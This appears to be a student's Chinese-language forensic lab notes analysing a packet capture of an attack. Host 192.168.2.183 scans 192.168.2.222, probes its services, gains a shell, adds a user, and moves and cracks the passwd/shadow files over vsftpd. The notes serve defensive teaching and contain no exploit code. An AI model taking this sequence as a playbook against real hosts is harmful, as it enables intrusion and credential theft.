前提知识：默认已经看完老师给的案例分析二

过程：

183 首先对 222 进行 syn_flood 攻击，183 的 54547 端口指向 222 的随机端口 SYN 包，222 回应 RST-ack 包

183 使用自动化工具嗅探漏洞，对 MYSQL, SMTP,VNC，SSH，FTP, DNS 进行尝试

183 使用 apache


183 获得 shell，新建用户 newuser

183 第一次使用 vsftpd，传输 test.sh？ 不确定。

  打包 passwd 和 shadow 文件-> user.tgz，并使用 test.sh user.tgz 命令


183 第二次 vsftpd，传输 user.tgz

破解 shadow 获得密码



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	6087				0.0039	100%	14.3700	30.400
192.168.2.222	3302				0.0021	54.25%	14.3700	30.400
192.168.2.183	3160				0.0020	51.91%	14.3700	30.400
239.255.255.250	2213				0.0014	36.36%	0.2700	400.934
192.168.2.1	1236				0.0008	20.31%	0.2400	58.388
192.168.2.235	1100				0.0007	18.07%	0.2200	442.052
192.168.2.241	120				0.0001	1.97%	0.0700	145.375
192.168.2.139	362				0.0002	5.95%	0.0700	229.050
224.0.0.252	125				0.0001	2.05%	0.0600	146.396
224.0.0.251	237				0.0002	3.89%	0.0600	589.852
192.168.2.255	167				0.0001	2.74%	0.0400	1051.337
192.168.2.150	12				0.0000	0.20%	0.0400	1217.393
255.255.255.255	25				0.0000	0.41%	0.0200	21.223
192.168.2.246	41				0.0000	0.67%	0.0200	102.284
192.168.2.200	25				0.0000	0.41%	0.0200	1292.293
224.0.0.2	15				0.0000	0.25%	0.0100	106.892
224.0.0.1	12				0.0000	0.20%	0.0100	99.673
192.168.2.185	4				0.0000	0.07%	0.0100	101.271
0.0.0.0	18				0.0000	0.30%	0.0100	21.223

主动响应，有 TTL




```
nbns
No.   Time        Source          Destination     Protocol  Length  Info
 3377 128.204955  192.168.2.222   192.168.2.255   NBNS          92  Name query NB WORKGROUP<1d>
 3378 128.241702  192.168.2.246   192.168.2.222   NBNS         104  Name query response NB 192.168.2.246
 3461 145.855265  192.168.2.241   192.168.2.255   NBNS          92  Name query NB CEIQNGTK<00>
 3462 145.855266  192.168.2.241   192.168.2.255   NBNS          92  Name query NB INNPOQR<00>
 3477 146.573040  192.168.2.241   192.168.2.255   NBNS          92  Name query NB LBLUBCYFOQFHJT<00>
 3478 146.573042  192.168.2.241   192.168.2.255   NBNS          92  Name query NB INNPOQR<00>
 3479 146.575719  192.168.2.241   192.168.2.255   NBNS          92  Name query NB CEIQNGTK<00>
 3480 147.393621  192.168.2.241   192.168.2.255   NBNS          92  Name query NB CEIQNGTK<00>
 3816 284.517514  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3831 285.267770  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3844 286.018847  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3847 288.080162  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3852 288.096193  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3865 288.830281  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3866 288.846645  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3875 289.580479  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3876 289.597557  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3877 289.790060  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>
 3893 290.542370  192.168.2.139   192.168.2.255   NBNS          92  Name query NB WPAD<00>

> Frame 3378: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
> Ethernet II, Src: HP_6e:57:2e (00:68:eb:6e:57:2e), Dst: VMware_2f:4c:7a (00:0c:29:2f:4c:7a)
> Internet Protocol Version 4, Src: 192.168.2.246, Dst: 192.168.2.222
> User Datagram Protocol, Src Port: 137, Dst Port: 137
v NetBIOS Name Service
    Transaction ID: 0x1709
  > Flags: 0x8580, Response, Opcode: Name query, Authoritative, Recursion desired, Recursion available, Reply code: No error
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Answers
    v WORKGROUP<1d>: type NB, class IN
          Name: WORKGROUP<1d> (Local Master Browser)
          Type: NB (32)
          Class: IN (1)
          Time to live: 3 days
          Data length: 6
        > Name flags: 0x0000, ONT: B-node (B-node, unique)
          Addr: 192.168.2.246
```

192.168.2.222 是在请求查询 netbios 名 WORKGROUP 的机器

192.168.2.246　 是 WORKGROUP

。。。


192.168.2.222 分析



```
ip.addr eq 192.168.2.222 and dns
No.  Time       Source         Destination    Protoc Leng Info
2…   32.263275  192.168.2.222  192.168.2.1    DNS     86 Standard query 0x7c30 PTR 183.2.168.192.in-addr.arpa
2…   32.263406  192.168.2.222  192.168.2.1    DNS     86 Standard query 0xc86c PTR 183.2.168.192.in-addr.arpa
2…   32.269442  192.168.2.222  192.168.2.1    DNS     86 Standard query 0xad40 PTR 183.2.168.192.in-addr.arpa
2…   32.269597  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0x7c30 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.269713  192.168.2.222  192.168.2.1    DNS     68 Standard query 0x1509 A kali.lan
2…   32.273564  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0xc86c PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.273776  192.168.2.222  192.168.2.1    DNS     68 Standard query 0x1ae1 A kali.lan
2…   32.274584  192.168.2.222  192.168.2.1    DNS     86 Standard query 0xb7d4 PTR 183.2.168.192.in-addr.arpa
2…   32.276973  192.168.2.222  192.168.2.1    DNS     86 Standard query 0xcffd PTR 183.2.168.192.in-addr.arpa
2…   32.281008  192.168.2.222  192.168.2.1    DNS     86 Standard query 0x936a PTR 183.2.168.192.in-addr.arpa
2…   32.284668  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0xad40 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.287694  192.168.2.1    192.168.2.222  DNS     84 Standard query response 0x1509 A kali.lan A 192.168.2.183
2…   32.291777  192.168.2.1    192.168.2.222  DNS     84 Standard query response 0x1ae1 A kali.lan A 192.168.2.183
2…   32.291777  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0xb7d4 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.291778  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0xcffd PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.291779  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0x936a PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   32.292229  192.168.2.222  192.168.2.1    DNS     68 Standard query 0x7402 A kali.lan
2…   32.292577  192.168.2.222  192.168.2.1    DNS     68 Standard query 0x988f A kali.lan
2…   32.294547  192.168.2.1    192.168.2.222  DNS     84 Standard query response 0x7402 A kali.lan A 192.168.2.183
2…   32.296479  192.168.2.1    192.168.2.222  DNS     84 Standard query response 0x988f A kali.lan A 192.168.2.183
2…   32.297380  192.168.2.222  192.168.2.1    DNS     86 Standard query 0xc302 PTR 183.2.168.192.in-addr.arpa
2…   32.315298  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0xc302 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   38.252557  192.168.2.183  192.168.2.222  DNS     98 Standard query 0x0006 TXT version.bind
2…   38.254719  192.168.2.222  192.168.2.183  DNS    130 Standard query response 0x0006 TXT version.bind TXT NS version.bind
2…   38.256389  192.168.2.222  192.168.2.1    DNS     86 Standard query 0x1266 PTR 183.2.168.192.in-addr.arpa
2…   38.277820  192.168.2.1    192.168.2.222  DNS    108 Standard query response 0x1266 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2…   38.285943  192.168.2.222  192.168.2.1    DNS     68 Standard query 0xc75a A kali.lan
2…   38.289711  192.168.2.1    192.168.2.222  DNS     84 Standard query response 0xc75a A kali.lan A 192.168.2.183
```


分析 192.168.2.183

主机名叫 version




```
ip.addr eq 192.168.2.183 and dns
No.    Time         Source          Destination     Protoc Leng Info
2… 38.252557    192.168.2.183   192.168.2.222   DNS     98 Standard query 0x0006 TXT version.bind
2… 38.254719    192.168.2.222   192.168.2.183   DNS    130 Standard query response 0x0006 TXT version.bind TXT NS version.bind
```

https://packettotal.com　查询 ip 对应账户名




```
ip.src eq 192.168.2.183 and ip.dst eq 192.168.2.222
No.     Time       Source        Destination   Protocol Length Info
    901 30.446394  192.168.2.183 192.168.2.222 TCP          60 54547 → 3006 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    903 30.446529  192.168.2.183 192.168.2.222 TCP          60 54547 → 1085 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    905 30.450410  192.168.2.183 192.168.2.222 TCP          60 54547 → 4449 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    907 30.450410  192.168.2.183 192.168.2.222 TCP          60 54547 → 631 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    909 30.452672  192.168.2.183 192.168.2.222 TCP          60 54547 → 1556 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    911 30.452673  192.168.2.183 192.168.2.222 TCP          60 54547 → 5999 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    913 30.452753  192.168.2.183 192.168.2.222 TCP          60 54547 → 1041 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    915 30.452878  192.168.2.183 192.168.2.222 TCP          60 54547 → 90 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    917 30.452907  192.168.2.183 192.168.2.222 TCP          60 54547 → 4003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    919 30.452982  192.168.2.183 192.168.2.222 TCP          60 54547 → 1455 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    921 30.453117  192.168.2.183 192.168.2.222 TCP          60 54547 → 3390 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    923 30.453208  192.168.2.183 192.168.2.222 TCP          60 54547 → 5802 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    925 30.453289  192.168.2.183 192.168.2.222 TCP          60 54547 → 7002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    927 30.453371  192.168.2.183 192.168.2.222 TCP          60 54547 → 2200 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    929 30.453633  192.168.2.183 192.168.2.222 TCP          60 54547 → 8031 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    931 30.453698  192.168.2.183 192.168.2.222 TCP          60 54547 → 4444 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    933 30.453778  192.168.2.183 192.168.2.222 TCP          60 54547 → 50389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    935 30.453843  192.168.2.183 192.168.2.222 TCP          60 54547 → 5730 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    937 30.454062  192.168.2.183 192.168.2.222 TCP          60 54547 → 2068 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    939 30.454062  192.168.2.183 192.168.2.222 TCP          60 54547 → 30000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    941 30.454240  192.168.2.183 192.168.2.222 TCP          60 54547 → 6646 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    943 30.454240  192.168.2.183 192.168.2.222 TCP          60 54547 → 1010 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    945 30.454290  192.168.2.183 192.168.2.222 TCP          60 54547 → 40911 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    947 30.454291  192.168.2.183 192.168.2.222 TCP          60 54547 → 3995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    949 30.454414  192.168.2.183 192.168.2.222 TCP          60 54547 → 27715 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    951 30.454474  192.168.2.183 192.168.2.222 TCP          60 54547 → 14442 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    953 30.454572  192.168.2.183 192.168.2.222 TCP          60 54547 → 2394 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    955 30.454790  192.168.2.183 192.168.2.222 TCP          60 54547 → 2043 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    957 30.454856  192.168.2.183 192.168.2.222 TCP          60 54547 → 2100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    959 30.454925  192.168.2.183 192.168.2.222 TCP          60 54547 → 22939 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    961 30.454925  192.168.2.183 192.168.2.222 TCP          60 54547 → 2500 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    963 30.455050  192.168.2.183 192.168.2.222 TCP          60 54547 → 3269 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    965 30.455170  192.168.2.183 192.168.2.222 TCP          60 54547 → 3986 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    967 30.455309  192.168.2.183 192.168.2.222 TCP          60 54547 → 52673 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    969 30.455309  192.168.2.183 192.168.2.222 TCP          60 54547 → 49175 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    971 30.455367  192.168.2.183 192.168.2.222 TCP          60 54547 → 161 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    973 30.455429  192.168.2.183 192.168.2.222 TCP          60 54547 → 32777 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    975 30.455500  192.168.2.183 192.168.2.222 TCP          60 54547 → 44443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    977 30.455667  192.168.2.183 192.168.2.222 TCP          60 54547 → 9929 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    979 30.455719  192.168.2.183 192.168.2.222 TCP          60 54547 → 8021 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    981 30.455816  192.168.2.183 192.168.2.222 TCP          60 54547 → 5009 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```


被攻击机回应报文



```
2337 32.249439  192.168.2.222 192.168.2.183 MySQL    132 Server Greeting proto=10 version=5.0.51a-3ubuntu5
2338 32.250578  192.168.2.183 192.168.2.222 TCP       66 53100 → 3306 [ACK] Seq=1 Ack=67 Win=29696 Len=0 TSval=682253 TSecr=268461
2339 32.250578  192.168.2.183 192.168.2.222 TCP       66 53100 → 3306 [FIN, ACK] Seq=1 Ack=67 Win=29696 Len=0 TSval=682253 TSecr=268461
2340 32.254231  192.168.2.222 192.168.2.183 TCP       66 3306 → 53100 [FIN, ACK] Seq=67 Ack=2 Win=5792 Len=0 TSval=268461 TSecr=682253
2342 32.254707  192.168.2.183 192.168.2.222 TCP       66 53100 → 3306 [ACK] Seq=2 Ack=68 Win=29696 Len=0 TSval=682254 TSecr=268461
2343 32.255117  192.168.2.222 192.168.2.183 VNC       78 Server protocol version: 003.003
2344 32.255454  192.168.2.183 192.168.2.222 TCP       66 45188 → 5900 [ACK] Seq=1 Ack=13 Win=29696 Len=0 TSval=682255 TSecr=268462
2345 32.255770  192.168.2.222 192.168.2.183 FTP       86 Response: 220 (vsFTPd 2.3.4)
2346 32.257436  192.168.2.183 192.168.2.222 TCP       66 52102 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=682255 TSecr=268462
2347 32.257438  192.168.2.183 192.168.2.222 TCP       66 45188 → 5900 [FIN, ACK] Seq=1 Ack=13 Win=29696 Len=0 TSval=682255 TSecr=268462
2348 32.257439  192.168.2.183 192.168.2.222 TCP       66 52102 → 21 [FIN, ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=682255 TSecr=268462
2349 32.259142  192.168.2.222 192.168.2.183 SSH      104 Server: Protocol (SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1)
2350 32.259370  192.168.2.222 192.168.2.183 TCP       66 5900 → 45188 [FIN, ACK] Seq=13 Ack=2 Win=5792 Len=0 TSval=268462 TSecr=682255
2351 32.259546  192.168.2.222 192.168.2.183 FTP       76 Response: 500 OOPS:
2352 32.259598  192.168.2.183 192.168.2.222 TCP       66 34737 → 22 [ACK] Seq=1 Ack=39 Win=29696 Len=0 TSval=682256 TSecr=268462
2353 32.259599  192.168.2.183 192.168.2.222 TCP       66 45188 → 5900 [ACK] Seq=2 Ack=14 Win=29696 Len=0 TSval=682256 TSecr=268462
2354 32.259640  192.168.2.222 192.168.2.183 FTP       96 Response: vsf_sysutil_recv_peek: no data
2355 32.261333  192.168.2.183 192.168.2.222 TCP       60 52102 → 21 [RST] Seq=2 Win=0 Len=0
2356 32.261334  192.168.2.183 192.168.2.222 TCP       60 52102 → 21 [RST] Seq=2 Win=0 Len=0
2357 32.261334  192.168.2.183 192.168.2.222 TCP       66 34737 → 22 [FIN, ACK] Seq=1 Ack=39 Win=29696 Len=0 TSval=682256 TSecr=268462
2358 32.261598  192.168.2.222 192.168.2.183 TCP       66 22 → 34737 [FIN, ACK] Seq=39 Ack=2 Win=5792 Len=0 TSval=268462 TSecr=682256
2359 32.263251  192.168.2.183 192.168.2.222 TCP       66 34737 → 22 [ACK] Seq=2 Ack=40 Win=29696 Len=0 TSval=682256 TSecr=268462
2361 32.263275  192.168.2.222 192.168.2.1   DNS       86 Standard query 0x7c30 PTR 183.2.168.192.in-addr.arpa
2362 32.263406  192.168.2.222 192.168.2.1   DNS       86 Standard query 0xc86c PTR 183.2.168.192.in-addr.arpa
2363 32.269442  192.168.2.222 192.168.2.1   DNS       86 Standard query 0xad40 PTR 183.2.168.192.in-addr.arpa
2364 32.269597  192.168.2.1   192.168.2.222 DNS      108 Standard query response 0x7c30 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2365 32.269713  192.168.2.222 192.168.2.1   DNS       68 Standard query 0x1509 A kali.lan
2366 32.273564  192.168.2.1   192.168.2.222 DNS      108 Standard query response 0xc86c PTR 183.2.168.192.in-addr.arpa PTR kali.lan
2367 32.273776  192.168.2.222 192.168.2.1   DNS       68 Standard query 0x1ae1 A kali.lan
```



```
2376 32.284924  192.168.2.222 192.168.2.183 TELNET    78 Telnet Data ...
```



